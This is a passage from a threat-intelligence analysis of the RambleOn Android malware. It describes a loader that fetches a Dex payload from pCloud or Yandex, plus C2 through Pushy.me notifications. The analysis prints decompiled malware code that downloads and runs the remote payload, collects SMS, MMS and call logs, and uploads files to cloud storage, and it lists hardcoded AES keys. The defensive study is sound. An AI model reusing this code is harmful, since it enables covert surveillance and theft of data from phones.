        if (!((PowerManager) applicationContext2.getSystemService("power")).isIgnoringBatteryOptimizations(getPackageName())) {
            Intent intent2 = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
            intent2.setData(Uri.parse("package:" + getPackageName()));
            intent2.setFlags(268468224);
            startActivityForResult(intent2, 1);
            return;
        }
        checkPermissions();
    } else {
```

Figure 7 Screenshot of service launch within ch.seme.client.HomeActivity

The service is also checked for when the application is resumed by the user.



```
@Override // androidx.fragment.app.FragmentActivity, android.app.Activity
public void onResume() {
    super.onResume();
    if (isMyServiceRunning("ch.seme.services.LogUService")) {
        return;
    }
    startService(new Intent(getApplicationContext(), LogUService.class));
}
```


Figure 8 Screenshot of the onResume() method within ch.seme.client.HomeActivity

This usage of “DexClassLoader” to dynamically load a Dex file “com.personal.info” from one of two cloud storage endpoints, provides the application functionality to execute first payload on the victim’s device.

Stage 2: The first payload – Com.Personal.Info.Plugin (Plugin4.0.dex)

When the “LogUService” service is launched, the Dex file downloaded from either pCloud or Yandex, to the directory “/data/user/0/ch.seme/files/.temp/”. During our analysis, we were served the payload described below; for simplicity, we have categorised its functionality in the table shown. However, it should be noted that in our sample analysed, not all of this functionality was being used by the payload, as there are many methods that appear to be unutilised.

The first payload’s primary functionality sits within the class located at “com.personal.info.plugin”.



```
plugin4.0
  Source code
    android.support.v4
    androidx
    com
      google.gson
      pcloud.sdk
      personal.info
        BuildConfig
        DocumentFileMeta
        Pcloud
        plugin
        R
        SAFTools
        Storage
        Storage11
    net.objecthunter.exp4j
      function
      operator
      shuntingyard
      tokenizer
      Expression
      ExpressionBuilder
      ValidationResult
    okhttp3
    okio
  Resources
  Summary
```


Figure 9 Class structure of first payload

This “plugin” class, contains various methods that can be called by the C2 and data uploaded back to the cloud storage account:

Method	Functionality
aesEncrypt(), aesDecrypt()	File encryption/decryption with AES
appendCL()	Append the call log
appendLog()	Write over a specific logfile
AR(), ARStop()	Record audio start and stop
copyFile()	Copy any file and send back to C2
createFolder()	Create a new folder
downloadFile()	Download file cloud storage endpoint
encryptText()	Encrypt text with RSA key
fetchContacts()	Get all contacts and their details
fileEncrypt()	Encrypt files using AES key:“qwertyuiop456789”
getAddressNumber()	Get address from MMS
getCurrentIP()	Calls API endpoint ‘http://ip-api[.]com/json/?fields=city,country,query’ to get IP address and location of it.
getLocation()	Get latitude & longitude
getPhoneInfo()	Gets the following device information:BoardBootloaderBrandDeviceDisplayFingerprintHardwareHostIDManufacturerModelProductSerialTagsTir versionVersion codenameVersion incrementalVersion releaseVersion SDK INTInstall packages/applications
getPublicKey()	Get public key from device, decrypt using AES keys: “1qaz2wsx3edc4rfv5tgb6yhn7ujm8ik”“qwertyuiop456789”
getRealTimeInfo()	Gets the following device information:Current timeNetwork informationBattery powerBattery optimizationDisplay state
rec()	Provides functionality to initialize recording of the device (audio and media recording)

sendToServer()	Send files back to C2
sms(), send(), SMSContentObserver(), appendSM(), appendSM_R(), appendMM()	Provides functionality to send, intercept and append SMS & MMS
storage()	Provides functionality to access SD and External data files
updateCmd()	Initiate CMD
updateState(), LogState()	updateState() Provides an update of device information back to C2. This is called by LogState() called initially by the l
uploadFile()	Upload file to cloud storage endpoint
uploadFile_SAF_P()	Upload a file to external cache directory


However, the primary function of the payload is to provide functions to be called by the C2 and for the initial loader to call “LogState”. When “LogState” is called by the loader, this calls “updateState”, which then runs a method named “UpdateCmd()”. This method, downloads the second payload, which we will cover in the next section, titled ‘Stage 3: The second payload & C2 client – com.data.WeCoin’.



```
public void LogState() {
    appendLog("LogState is called.");
    updateState();
    send();
}

public void updateState() {
    updateLock.lock();
    try {
        try {
            Initialize();
            appendLog("updateStateService Job is called.");
            UpdateCmd();
            SharedPreferences defaultSharedPreferences = PreferenceManager.getDefaultSharedPreferences(this.myContext);
            SharedPreferences.Editor edit = defaultSharedPreferences.edit();
            NetworkInfo activeNetworkInfo = ((ConnectivityManager) this.myContext.getSystemService("connectivity")).getActiveNetworkInfo();
            if (activeNetworkInfo != null && activeNetworkInfo.isConnected()) {
                try {
                    sendRealTimeInfo();
                } catch (Exception unused) {
                }
                try {
                    int i = defaultSharedPreferences.getInt("DEVICEINFOSENTNUM", 0);
                    int i2 = defaultSharedPreferences.getInt("DEVICEINFOREQNUM", 1);
                    if (i2 > i && sendDeviceInfo(i2) > 0) {
                        edit.putInt("DEVICEINFOSENTNUM", i2);
                        edit.commit();
                    }
                } catch (Exception unused2) {
                }
                try {
                    int i3 = defaultSharedPreferences.getInt("APPSTATESENTNUM", 0);
                    int i4 = defaultSharedPreferences.getInt("APPSTATEREQNUM", 1);
                    if (i4 > i3 && sendAppState(i4) > 0) {
                        edit.putInt("APPSTATESENTNUM", i4);
                        edit.commit();
                    }
                } catch (Exception unused3) {
                }
                if (debuglog) {
                    int i5 = defaultSharedPreferences.getInt("LOGSENTNUM", 0);
                    int i6 = defaultSharedPreferences.getInt("LOGREQNUM", 1);
                    if (i6 > i5 && sendServiceLog(i6) > 0) {
                        edit.putInt("LOGSENTNUM", i6);
                        edit.commit();
                    }
                }
            }
        } finally {
            updateLock.unlock();
        }
    } catch (Exception unused4) {
    }
}
```

Figure 10 Screenshot of both LogState and UpdateState methods within the first payload

It then calls the method “sendData”, which exfiltrates messaging data from the phone, encrypts the files and uploads back to the cloud storage C2s.




```
public void sendData() {
    Lock lock;
    Lock lock2;
    SharedPreferences defaultSharedPreferences = PreferenceManager.getDefaultSharedPreferences(this.myContext);
    defaultSharedPreferences.edit();
    SharedPreferences sharedPreferences = this.myContext.getSharedPreferences("recent_info", 0);
    SharedPreferences.Editor edit = sharedPreferences.edit();
    if (defaultSharedPreferences.getInt("CMD", 1) > 0) {
        try {
            int i = defaultSharedPreferences.getInt("SMSIT", 86400);
            long j = sharedPreferences.getLong("SMS_BEFORE", 0L);
            long currentTimeMillis = System.currentTimeMillis() / 1000;
            if (defaultSharedPreferences.getInt("SMSREALTIME", 0) > 0 || currentTimeMillis - j > i) {
                smsLock.lock();
                try {
                    appendSM();
                    appendMM();
                    if (fileEncrypt(outputDir, "SMS", 0) > 0) {
                        appendLog("SMS is encrypted");
                        edit.putLong("SMS_BEFORE", currentTimeMillis);
                        edit.commit();
                    }
                    if (fileEncrypt(outputDir, "SMS_RT", 0) > 0) {
                        appendLog("SMS_RT is encrypted");
                        edit.putLong("SMS_BEFORE", currentTimeMillis);
                        edit.commit();
                    }
                    if (fileEncrypt(outputDir, "MMS", 0) > 0) {
                        appendLog("MMS is encrypted");
                    }
                    lock = smsLock;
                } catch (Exception e) {
                    appendLog("debug_SMS : " + e.toString());
                    lock = smsLock;
                }
                lock.unlock();
            } else {
                smsLock.lock();
                try {
                    appendSM();
                    appendMM();
                    lock2 = smsLock;
                } catch (Exception e2) {
                    lock2 = smsLock;
                }
                lock2.unlock();
            }
            int i2 = defaultSharedPreferences.getInt("CLIT", 86400);
            long j2 = sharedPreferences.getLong("CL_BEFORE", 0L);
            long currentTimeMillis2 = System.currentTimeMillis() / 1000;
            if (currentTimeMillis2 - j2 > i2) {
                try {
                    appendCL();
                    if (fileEncrypt(outputDir, "CL", 0) > 0) {
                        appendLog("CL is encrypted");
                        edit.putLong("CL_BEFORE", currentTimeMillis2);
                        edit.commit();
```

Figure 11 Screenshot of sendData exfiltration function within first payload

Cloud Storage C2 for Stages 1 & 2.

To command and control the first two stages of the malware, the operators of RambleOn use authentication tokens to both pCloud and Yandex cloud service providers. In the sample we analysed, the malware was using pCloud.


When the loader application starts, the application registers the device for Pushy.me notifications using the Android SDK. Then proceeding to run the “LogUService”, which downloads the first payload from pCloud or Yandex. It then writes the Dex file to the following directory and filename: /data/user/0/ch.seme/files/.temp/plugin4.0.dex. The “LogUService” then uses the DexClassLoader to load the Dex file class “plugin” and execute method “LogState”.



```
public void run() {
    LogUService logUService;
    LogUService logUService2 = LogUService.this;
    if (logUService2.plugindexdown == 1 && logUService2.existDex) {
        try {
            Method method = Constants.pluginCls.getMethod("LogState", new Class[0]);
            while (true) {
                method.invoke(Constants.pluginObj, new Object[0]);
                try {
                    Thread.sleep(600000L);
                } catch (Exception e2) {
                    e2.printStackTrace();
                }
            }
        } catch (Exception e3) {
            try {
                DexClassLoader dexClassLoader = new DexClassLoader(LogUService.this.pluginDexPath, LogUService.this.getDir("plugindex", 0).getAbsolutePath(), null, LogUService.this.getCla
                Constants.classLoader = dexClassLoader;
                Class loadClass = dexClassLoader.loadClass("com.personal.info.plugin");
                Constants.pluginCls = loadClass;
                Constructor constructor = loadClass.getConstructor(Context.class);
                Constants.pluginConstructor = constructor;
                Constants.pluginObj = constructor.newInstance(LogUService.this.getApplicationContext());
                Method method2 = Constants.pluginCls.getMethod("LogState", new Class[0]);
                while (true) {
                    method2.invoke(Constants.pluginObj, new Object[0]);
                    try {
                        Thread.sleep(600000L);
                    } catch (Exception unused) {
                        e3.printStackTrace();
                    }
                }
            } catch (Exception unused2) {
            }
        }
```

Figure 12 Screenshot of LogUService DexClassLoader utilisation


This method, contained within the first payload, proceeds to gather information about the device, exfiltrate all SMS, MMS, call logs, audio and media and then finally calls “sendToServer()”method to upload files back to the cloud storage service.



```
public void sendToServer(String str) {
    try {
        File[] listFiles = new File(str).listFiles();
        if (listFiles != null) {
            if (listFiles.length > 0) {
                appendLog("sending " + str);
            }
            for (int i = 0; i < listFiles.length; i++) {
                if (listFiles[i].getName().contains("enc")) {
                    String[] split = listFiles[i].getName().split("_");
                    String str2 = "/" + tid + dataPath + "/" + split[0];
                    if (cloud.equals("P")) {
                        if (uploadFile_P(listFiles[i], str2) > 0) {
                            listFiles[i].delete();
                        }
                    } else if (uploadFile(listFiles[i], str2) > 0) {
                        listFiles[i].delete();
                    }
                } else if (listFiles[i].getName().contains(".json")) {
                    String str3 = "/" + tid + "/FS/" + listFiles[i].getName();
                    if (cloud.equals("P")) {
                        if (uploadFile_P(listFiles[i], str3) > 0) {
                            listFiles[i].delete();
                        }
                    } else if (uploadFile(listFiles[i], str3) > 0) {
                        listFiles[i].delete();
                    }
                }
            }
        }
    } catch (Exception e) {
        appendLog(e.toString());
    }
}
```

Figure 13 Screenshot of sendToServer() method contained within first payload


To receive commands to initiate payload delivery. The registration of the device to Pushy.me allows push message to be sent to the device, much like Firebase Cloud Messaging.



```
/* loaded from: classes.dex */
private class RegisterForPushNotificationsAsync extends AsyncTask<Void, Void, Object> {
    Activity mActivity;

    public RegisterForPushNotificationsAsync(Activity activity) {
        this.mActivity = activity;
    }

    @Override // android.os.AsyncTask
    protected void onPostExecute(Object obj) {
    }

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.os.AsyncTask
    public Object doInBackground(Void... voidArr) {
        try {
            String register = Pushy.register(HomeActivity.this.getApplicationContext());
            HomeActivity.this.saveDeviceToken(register);
            return register;
        } catch (Exception e2) {
            return e2;
        }
    }
}
```

Figure 14 Screenshot of the RegisterForPushNotificationsAsync method called on application start


We see that the “com.seme.services.PushReceiver” is set with intent filter designated for the Pushy.me notifications, in addition to the “LogUService” class. Providing the class with file receiver functionality.



```
<activity android:theme="@style/Theme.MaterialComponents.DayNight.Dialog.Alert" android:label="Choose a
<service android:name="ch.seme.services.LogUService" android:enabled="true" android:exported="true"/>
<service android:name="ch.seme.services.LogAService" android:enabled="true" android:exported="true"/>
<service android:name="ch.seme.services.LogEService" android:enabled="true" android:exported="true"/>
<receiver android:name="ch.seme.services.PushReceiver" android:exported="false">
    <intent-filter>
        <action android:name="pushy.me"/>
    </intent-filter>
```

Figure 15 Screenshot of Application Manifest file showing application file receivers

